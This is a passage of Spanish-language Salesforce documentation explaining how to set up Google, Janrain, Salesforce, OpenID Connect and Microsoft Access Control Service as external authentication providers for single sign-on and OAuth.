**g.** Para crear una plantilla de clase de Apex para el gestor de registro, seleccione una clase de Apex existente como la clase de `Gestor de registro` o haga clic en `Crear automáticamente una plantilla de gestor de registro`. Modifique esta clase y modifique el contenido predeterminado antes de utilizarla.

> Nota: Especifique una clase de gestor de registro para que Salesforce genere la `URL de inicialización de inicio de sesión único`.

**h.** Seleccione el usuario que ejecuta la clase de Apex del gestor para **Ejecutar registro como**. El usuario debe tener el permiso "Gestionar usuarios". Debe especificar un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.

**i.** Para utilizar un portal con su proveedor, seleccione el portal en la lista `Portal`.

**j.** Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

**9.** Haga clic en **Guardar**.

Anote el valor de `Id. de proveedor de autorización` generado. Utilícelo con la clase de Apex `Auth.AuthToken`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. El proveedor externo crea un usuario o actualiza un usuario existente y luego inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación redirige a la `URL de devolución de llamada` con información para cada URL de configuración de cliente.

Las URL de configuración de cliente admiten otros parámetros de solicitud que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación después de la autenticación.

### Actualizar su aplicación Google

Tras definir el proveedor de autenticación de Google en su organización de Salesforce, vuelva a Google y actualice su aplicación para que utilice la `URL de devolución de llamada` como la `URL del sitio Web` de Google.

### Compruebe la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización. Le redirige a Google y le solicita iniciar sesión. A continuación, se le solicitará autorizar su aplicación. Cuando la autorice, se le redirigirá a Salesforce.

## Configurar un proveedor de autenticación de Janrain

La configuración de un proveedor de autenticación de Janrain es ligeramente distinta a la configuración de otros proveedores. No utiliza la URL de inicialización de inicio de sesión único que obtiene después de registrar su proveedor con Salesforce para iniciar el flujo. En su lugar, utiliza el dispositivo de inicio de sesión de Janrain implementado en su sitio.

Para configurar su proveedor de Janrain:

1. Registre su aplicación con y obtenga una `Clave de api`.
2. Defina un proveedor de autenticación de Janrain en su organización de Salesforce.
3. Obtenga el código del dispositivo de inicio de sesión en Janrain.
4. Configure un sitio que llama al código del dispositivo de inicio de sesión en su organización de Salesforce.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Registrar su aplicación

Debe solicitar una cuenta de Janrain en el sitio Web de Janrain. Una vez que tenga su cuenta de Janrain, necesitará la `Clave api`.

1. Haga clic en **Implementación** > **Inicio de sesión en Web** > **Manejar testigos**.
2. Copie la `Clave api`. Necesitará eso cuando crea el proveedor de Janrain en su organización de Salesforce.
3. Agregue `Salesforce` a la lista blanca de dominios de Janrain en su cuenta de Janrain en **Implementación** > **Configuración de aplicación** > **Lista blanca de dominios**.

### Definir el proveedor de Janrain en su organización de Salesforce

Necesitará la `Clave api` de Janrain para crear un proveedor de Janrain en su organización de Salesforce.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Janrain para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en la `URL de devolución de llamada`. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeJanrain", su `URL de devolución de llamada` tendrá una apariencia similar a `https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MiProveedorDeJanrain`.
6. Utilice el valor de la `Clave api` de Janrain para la `Pregunta secreta del cliente`.
7. También puede introducir una `URL de error personalizada` para que la utilice el proveedor para informar de cualquier error.
8. Opcionalmente, introduzca una `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.
9. Seleccione una clase de Apex ya existente como la clase de `Gestor de registro` o haga clic en `Crear una plantilla de gestor de registro automáticamente` para crear la plantilla de clase de Apex para el gestor de registro. Debe modificar esta clase y el contenido predeterminado antes de utilizarla.

Nota: Debe especificar una clase de gestor de registro para Salesforce para utilizar el inicio de sesión único.

10. Seleccione el usuario que ejecuta la clase de Apex del gestor para **Ejecutar registro como**. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.
11. Para utilizar un portal con su proveedor, seleccione el portal en la lista desplegable Portal.
12. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

    Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.
13. Haga clic en **Guardar**.

Observe el valor de la `URL de devolución de llamada` generada. Lo necesita para completar la configuración de Janrain.

Hay varios parámetros de configuración de cliente disponibles después de configurar Janrain como proveedor de autenticación. Utilícelos para el valor de `flowtype` en la `URL de devolución de llamada` con su dispositivo de inicio de sesión de Janrain:

- `prueba`: Utilice este parámetro para garantizar que el proveedor externo se configura correctamente. El administrador configura un dispositivo de Janrain para utilizar `flowtype=prueba`, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `vínculo`: Utilice este parámetro para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final va a una página con un dispositivo de Janrain configurado para utilizar `flowtype=vínculo`, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `sso`: Utilice este parámetro para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final va a una página con un dispositivo de Janrain configurado para utilizar `flowtype=sso` e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

## Obtener el código del dispositivo de inicio de sesión en Janrain

Es necesario que obtenga el código del dispositivo de inicio de sesión en Janrain para su organización de Salesforce.

1. Desde su cuenta de Janrain, haga clic en **Aplicación** > **Inicio de sesión en Web** > **Obtener el código**.
2. Introduzca el valor de la `URL de devolución de llamadas` de la información de su proveedor de Janrain en su organización de Salesforce junto con el parámetro de consulta *`flowtype=sso`* como la URL del token. Por ejemplo:

    ```
    https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp?flowtype=sso
    ```

    Para un dominio personalizado creado con Mi dominio, sustituya `login.salesforce.com` por su nombre de Mi dominio.

    Para una comunidad, agregue el parámetro `comunidad` y páselo al widget de inicio de sesión como la URL del token. Por ejemplo:

    ```
    janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD##############/JanrainApp'
    +'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
    ```

## Crear un sitio para llamar al dispositivo de inicio de sesión

1. Activar Sites

2. Cree una página y copie el código del dispositivo de inicio de sesión en la página.
3. Cree un nuevo sitio y especifique la página que ha creado como página de inicio para el sitio.

CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente
Acerca de proveedores de autenticación externos
salesforce_communities_implementation.pdf

## Configurar un proveedor de autenticación de Salesforce

Puede utilizar una aplicación conectada como un proveedor de autenticación.

1. Defina una aplicación conectada.
2. Defina el proveedor de autenticación de Salesforce en su organización.
3. Pruebe la conexión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Defina una aplicación conectada.

Antes de poder configurar un proveedor de Salesforce para su organización de Salesforce, deberá definir una aplicación conectada que utilice el inicio de sesión único. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.

Cuando termine de definir una aplicación conectada, guarde los valores de los campos `Clave del consumidor` y `Pregunta secreta del consumidor`.

Nota: Puede omitir este paso permitiendo a Salesforce utilizar su propia aplicación predeterminada. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

### Definir un proveedor de autenticación de Salesforce en su organización

Necesitará los valores de los campos `Clave del consumidor` y `Pregunta secreta del consumidor` de la definición de la aplicación conectada para configurar el proveedor de autenticación de su organización.

Nota: Puede omitir especificando estos valores clave en la configuración del proveedor permitiendo a Salesforce gestionar los valores por usted. Para obtener más información, consulte Uso de valores gestionados por Salesforce en la configuración del proveedor de autorizaciones.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Salesforce para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MySFDCProvider", su URL de inicio de sesión único es similar a `https://login.salesforce.com/auth/sso/00Dx00000000001/MySFDCProvider`.

6. Pegue el valor de `Clave del consumidor` de la definición de la aplicación conectada en el campo `Clave del consumidor`.
7. Pegue el valor de `Pregunta secreta del consumidor` de la definición de la aplicación conectada en el campo `Pregunta secreta del consumidor`.
8. También puede establecer los siguientes campos.
   a. `Autorizar URL de extremo` para especificar una URL de autorización de OAuth.

      Para `Autorizar URL de extremo`, el nombre de host puede incluir un nombre de Sandbox o dominio personalizado (creado mediante Mi dominio), pero la URL debe acabar en `.salesforce.com` y la ruta debe acabar en `/services/oauth2/authorize`. Por ejemplo, `https://login.salesforce.com/services/oauth2/authorize`.

   b. `URL de extremo de token` para especificar una URL de token de OAuth.

      Para `URL de extremo de token`, el nombre de host puede incluir un nombre de Sandbox o dominio personalizado (creado mediante Mi dominio), pero la URL debe acabar en `.salesforce.com` y la ruta debe acabar en `/services/oauth2/token`. Por ejemplo, `https://login.salesforce.com/services/oauth2/token`.

   c. `Ámbitos predeterminados` para enviarlos junto con la solicitud al extremo de la autorización. De lo contrario, se utilizará el valor predeterminado codificado.

      Para obtener más información, consulte Uso del parámetro de ámbito.

      Nota: Cuando modifica la configuración de un proveedor de autenticación de Salesforce existente, es posible que tenga la opción de seleccionar una casilla de verificación para que incluya el Id. de organización para vínculos de cuentas externas. Para la configuración de proveedores de autenticación de Salesforce en la versión Summer '14 y anteriores, la identidad del usuario proporcionada por una organización no incluye el Id. de la organización, por lo que la organización de destino no puede diferenciar entre usuarios con el mismo Id. de usuario de dos fuentes (como dos sandbox). Seleccione esta casilla de verificación si tiene una organización existente con dos usuarios (uno de cada sandbox) asignada al mismo usuario en la organización de destino y desea mantener las identidades separadas. De otro modo, deje esta casilla de verificación sin seleccionar. Después de activar esta función, sus usuarios necesitan volver a aprobar la vinculación a todos sus vínculos de terceros. Estos vínculos se enumeran en la sección Vínculos de cuenta de terceros de la página de detalles del usuario. Los proveedores de autenticación de Salesforce creados en la versión Winter '15 y posteriores tienen esta configuración activada de forma predeterminada y no muestran la casilla de verificación.

   d. `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.
   e. `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.
9. Seleccione una clase de Apex ya existente como la clase de `Gestor de registro` o haga clic en `Crear una plantilla de gestor de registro automáticamente` para crear la plantilla de clase de Apex para el gestor de registro. Debe editar esta clase de plantilla para modificar el contenido predeterminado antes de utilizarla.

   Nota: Debe especificar una clase de gestor de registro para que Salesforce genere la `URL de inicialización de inicio de sesión único`.
10. Seleccione el usuario que ejecuta la clase de Apex del gestor para `Ejecutar registro como`. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de gestor de registro o está creando una automáticamente.
11. Para utilizar un portal con su proveedor, seleccione el portal en la lista desplegable Portal.

12. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

    Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

13. Haga clic en `Guardar`.

    Observe el valor de la URL de configuración de cliente. Necesitará la `URL de devolución de llamada` para completar el último paso y utilice la `URL de inicialización sólo de prueba` para comprobar su configuración. Asegúrese también de anotar el valor de `Id. de proveedor de autorización` porque deberá utilizarlo con la clase de Apex de `.Auth.AuthToken`.

14. Vuelva a la definición de la aplicación conectada que creó anteriormente (en la página Aplicaciones en Configuración, haga clic en el nombre de la aplicación conectada) y pegue el valor de la `URL de devolución de llamada` del proveedor de autenticación en el campo `URL de devolución de llamada`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

## Compruebe la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autorización.

CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente

Acerca de proveedores de autenticación externos

## Configurar un proveedor de autenticación de conexión OpenID

Puede utilizar cualquier aplicación Web externa que implemente el lado del servidor del protocolo de conexión OpenID, como Amazon, Google y PayPal como proveedor de autenticación.

Debe completar estos pasos para configurar un proveedor de autenticación OpenID:

1. Registre su aplicación, convirtiendo Salesforce en el dominio de la aplicación.
2. Defina un proveedor de autenticación de conexión OpenID en su organización de Salesforce.
3. Actualice su aplicación para utilizar la `URL de devolución de llamada` generada por Salesforce como la URL de devolución de llamada.
4. Pruebe la conexión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

### Registrar una aplicación de conexión OpenID

Antes de poder configurar una aplicación Web para su organización de Salesforce, deberá registrarla con su proveedor de servicio. El proceso varía dependiendo del proveedor de servicio. Por ejemplo, para registrar una aplicación de Google, Cree un Id. de cliente de OAuth 2.0.

1. Registre su aplicación en el sitio Web de su proveedor de servicio.
2. Modifique la configuración de la aplicación y establezca el dominio de la aplicación (o `URL de página de inicio`) como Salesforce.
3. Anote el Id. de cliente y la pregunta secreta de cliente, así como la URL de extremo de autorización, la URL de extremo del token y la URL de extremo de información del usuario, que deberán estar disponibles en la documentación del proveedor. A continuación le indicamos algunos de los proveedores de servicio de conexión OpenID más comunes:
   - Amazon
   - Google
   - PayPal

### Definir un proveedor de conexión OpenID en su organización de Salesforce

Necesita información de su proveedor (el Id. de cliente y la pregunta secreta de cliente, así como la URL de extremo de autorización, la URL de extremo del token y la URL de extremo de información del usuario) para configurar su aplicación en su organización de Salesforce.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione Conexión OpenID en `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MiProveedorDeConexiónOpenID", su URL de inicio de sesión único tendrá una apariencia similar a la siguiente: `https://login.salesforce.com/auth/sso/00Dx00000000001/MiProveedorDeConexiónOpenID`.
6. Utilice el Id. de cliente desde su proveedor para el campo `Clave de consumidor`.
7. Utilice la contraseña de cliente desde su proveedor para el campo `Pregunta secreta de consumidor`.
8. Introduzca la URL de base desde su proveedor para `Autorizar URL de extremo`.

Consejo: Puede agregar parámetros de cadena de consulta a la URL de base, si es necesario. Por ejemplo, para obtener un token de actualización de Google para un acceso fuera de línea, utilice `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. En este caso específico, el parámetro `approval_prompt` adicional es necesario para pedir al usuario que acepte la acción de actualización, para que así Google siga proporcionando tokens de actualización tras el primero.

9. Introduzca la `URL de extremo de token` de su proveedor.
10. También puede establecer los siguientes campos.
    a. `URL de extremo de información de usuario` de su proveedor.
    b. `Emisor de token`. Este valor identifica la fuente del token de autenticación con el formato *`https: URL`*. Si este valor está especificado, el proveedor debe incluir un valor `id_token` en la respuesta a una solicitud de token. El valor `id_token` no es obligatorio para un flujo de token de actualización (pero se validará por Salesforce si se incluye).
    c. `Ámbitos predeterminados` para enviarlos junto con la solicitud al extremo de la autorización. De lo contrario, se utilizarán los valores predeterminados codificados para el tipo de proveedor (consulte la documentación de desarrollador de ID Connect abierto para conocer estos valores predeterminados).

       Para obtener más información, consulte Uso del parámetro de ámbito.

11. Puede seleccionar `Enviar token de acceso en encabezado` para enviar el token en un encabezado en lugar de una cadena de consulta.
12. También puede establecer los siguientes campos.
    a. `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.
    b. `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.
    c. Seleccione una clase de Apex existente como la clase de `Gestor de registro` o haga clic en `Crear automáticamente una plantilla de gestor de registro` para crear una plantilla de clase de Apex para el gestor de registro. Debe modificar esta clase y el contenido predeterminado antes de utilizarla.

       Nota: Debe especificar una clase de gestor de registro para que Salesforce genere la `URL de inicialización de inicio de sesión único`.

    d. Seleccione el usuario que ejecuta la clase de controlador de Apex en **Ejecutar registro como**. El usuario debe tener el permiso "Gestionar usuarios". Es necesario un usuario si ha seleccionado una clase de controlador de registro o está creando una automáticamente.
    e. Para utilizar un portal con su proveedor, seleccione el portal en la lista desplegable Portal.
    f. Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

       Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

13. Haga clic en **Guardar**.

Asegúrese de apuntar el valor de `Id. de proveedor de autorización` generado. Debe utilizarlo con la clase de Apex `Auth.AuthToken`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización solo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización de inicio de sesión único`: Utilice esta URL para realizar un inicio de sesión único en Salesforce desde un proveedor externo (mediante credenciales externas). El usuario final abre esta URL en un navegador e inicia sesión en el proveedor externo. Esta acción crea un nuevo usuario o actualiza un usuario existente para el usuario final. A continuación, el usuario final inicia sesión en Salesforce como dicho usuario.
- `URL de vinculación de usuario existente`: Utilice esta URL para vincular usuarios de Salesforce existentes a una cuenta externa. El usuario final abre esta URL en un navegador, inicia sesión en el proveedor externo, inicia sesión en Salesforce y aprueba el vínculo.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

### Actualizar su aplicación de conexión OpenID

Tras definir el proveedor de autenticación en su organización de Salesforce, vuelva a su proveedor y actualice la `URL de devolución de llamada` de su aplicación (también denominada `URI de redirección autorizada` para aplicaciones de Google y `URL de retorno` para PayPal).

### Compruebe la conexión del inicio de sesión único

En un navegador, abra la `URL de inicialización solo de prueba` en la página de detalles del proveedor de autorización. Debe redirigirle al servicio de su proveedor y solicitarle iniciar sesión. Al hacerlo, se le solicitará que autorice su aplicación. Cuando la autorice se le redirigirá de nuevo a Salesforce.

# Configurar un proveedor de autenticación del servicio de control de Microsoft® Access

Puede utilizar el servicio de control de Microsoft Access como proveedor de autenticación, mediante el protocolo OAuth. La autorización suele realizarse mediante un servicio Microsoft Office 365, como SharePoint® Online.

Salesforce admite la autenticación desde un servicio de control de Microsoft Access utilizando únicamente OAuth. No se admite la autenticación de inicio de sesión único desde un proveedor de autenticación de Microsoft.

Debe realizar estos pasos para configurar un proveedor de autenticación del servicio de control de Microsoft Access:

1. Defina un proveedor de autenticación del servicio de control de Microsoft Access en su organización de Salesforce.
2. Registre su aplicación en Microsoft, convirtiendo Salesforce en el dominio de la aplicación.
3. Modifique los detalles de su proveedor de autenticación del servicio de control de Microsoft Access en Salesforce para utilizar la `Clave del consumidor` y la `Pregunta secreta del consumidor` generadas al registrar su aplicación en Microsoft.
4. Pruebe la conexión.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Definir un proveedor de autenticación del servicio de control de Microsoft Access en su organización de Salesforce

Antes de que pueda registrar una aplicación en SharePoint Online o el Panel de vendedores de Microsoft, necesitará la URL de devolución de llamada que se utilizará para redirigir al usuario autorizado a Salesforce.

1. En Configuración, introduzca *`Proveedores de autorización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Proveedores de autorización**.
2. Haga clic en **Nuevo**.
3. Seleccione el servicio de control de Microsoft Access para el `Tipo de proveedor`.
4. Escriba un `Nombre` para el proveedor.
5. Introduzca el `Sufijo URL`. Esto se utiliza en las URL de configuración de cliente. Por ejemplo, si el sufijo URL de su proveedor es "MyMicrosoftACSProvider", su URL de devolución de llamada tendrá una apariencia similar a la siguiente:

   ```
   https://login.salesforce.com/services/authcallback/00Dx00000000001/MyMicrosoftACSProvider
   ```

6. Introduzca un valor de marcador para el campo `Clave del consumidor` (deberá modificar este valor después de registrar su aplicación en Microsoft).
7. Introduzca un valor de marcador para el campo `Pregunta secreta del consumidor` (deberá modificar este valor después de registrar su aplicación en Microsoft).
8. Introduzca la URL de base desde su proveedor para `Autorizar URL de extremo`. Por ejemplo, SharePoint Online utiliza el siguiente formato:

   ```
   https://<sharepoint online host name>/_layouts/15/OAuthAuthorize.aspx
   ```

9. Introduzca la `URL de extremo de token` con el siguiente formato.

   ```
   https://accounts.accesscontrol.windows.net/<tenant>/tokens/OAuth/2?resource=<sender ID>/<sharepoint online host name>@<tenant>
   ```

- `<tenant>` es el nombre del arrendatario de Office 365 terminado en `.onmicrosoft.com` o el correspondiente identificador totalmente exclusivo (GUID) del arrendatario.
- `<sender ID>` es el identificador del remitente del token. Por ejemplo, SharePoint utiliza `00000003-0000-0ff1-ce00-000000000000`.

**10.** También puede establecer los siguientes campos.

- `Ámbitos predeterminados` para enviarlos junto con la solicitud al extremo de la autorización. Consulte http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope para obtener más información sobre los ámbitos de SharePoint Online. O bien, Uso del parámetro de ámbito para obtener más información sobre el uso de ámbitos con Salesforce.
- `URL personalizada del error` para que la utilice el proveedor para informar sobre cualquier error.
- `URL de cierre de sesión personalizada` para proporcionar un destino específico a los usuarios después de cerrar sesión, si se autentican utilizando el flujo de inicio de sesión único. Utilice este campo para dirigir los usuarios a una página de cierre de sesión con marca o un destino que no sea la página de cierre de sesión predeterminada de Salesforce. La URL debe ser completa con un prefijo `http` o `https`, como `https://acme.my.salesforce.com`.
- Para utilizar un portal con su proveedor, seleccione el portal en la lista desplegable `Portal`. Si tiene un portal configurado para su organización, esta opción puede redirigir la solicitud de inicio de sesión a la página de inicio de sesión del portal. De lo contrario, déjelo como *`Ninguno`*.
- Utilice el campo `URL de icono` para añadir una ruta a un icono para que se muestre como un botón en la página de inicio de sesión de una comunidad. Este icono se aplica únicamente a una comunidad, y no aparece en la página de inicio de sesión de su organización de Salesforce o en su dominio personalizado creado con Mi dominio. Los usuarios hacen clic en el botón para iniciar sesión con el proveedor de autenticación asociado con la comunidad.

  Puede especificar una ruta a su propia imagen, o copiar la dirección URL de uno de nuestros iconos de muestra en el campo.

**11.** Haga clic en **Guardar**.

Asegúrese de apuntar el valor de `Id. de proveedor de autorización` generado. Puede utilizarlo con la clase de Apex `Auth.AuthToken`.

Se generan varias URL de configuración de cliente tras definir el proveedor de autenticación:

- `URL de inicialización sólo de prueba`: Los administradores utilizan esta URL para garantizar que el proveedor externo se configura correctamente. El administrador abre esta URL en un navegador, inicia sesión en el proveedor externo y se le vuelve a dirigir a Salesforce con un mapa de atributos.
- `URL de inicialización sólo de Oauth`: Utilice esta URL para obtener tokens de acceso de OAuth para un tercero. Los usuarios deben autenticar con Salesforce para que el servicio externo obtenga un token; este flujo no garantiza la funcionalidad de inicio de sesión único en el futuro.
- `URL de devolución de llamada`: Utilice la URL de devolución de llamada para el extremo al que el proveedor de autenticación devuelve la llamada para la configuración. El proveedor de autenticación debe redirigirse a la `URL de devolución de llamada` con información para cada una de las URL de configuración de cliente anteriores.

Las URL de configuración de cliente admiten parámetros de solicitud adicionales que le permiten dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

## Registrar su aplicación con Microsoft

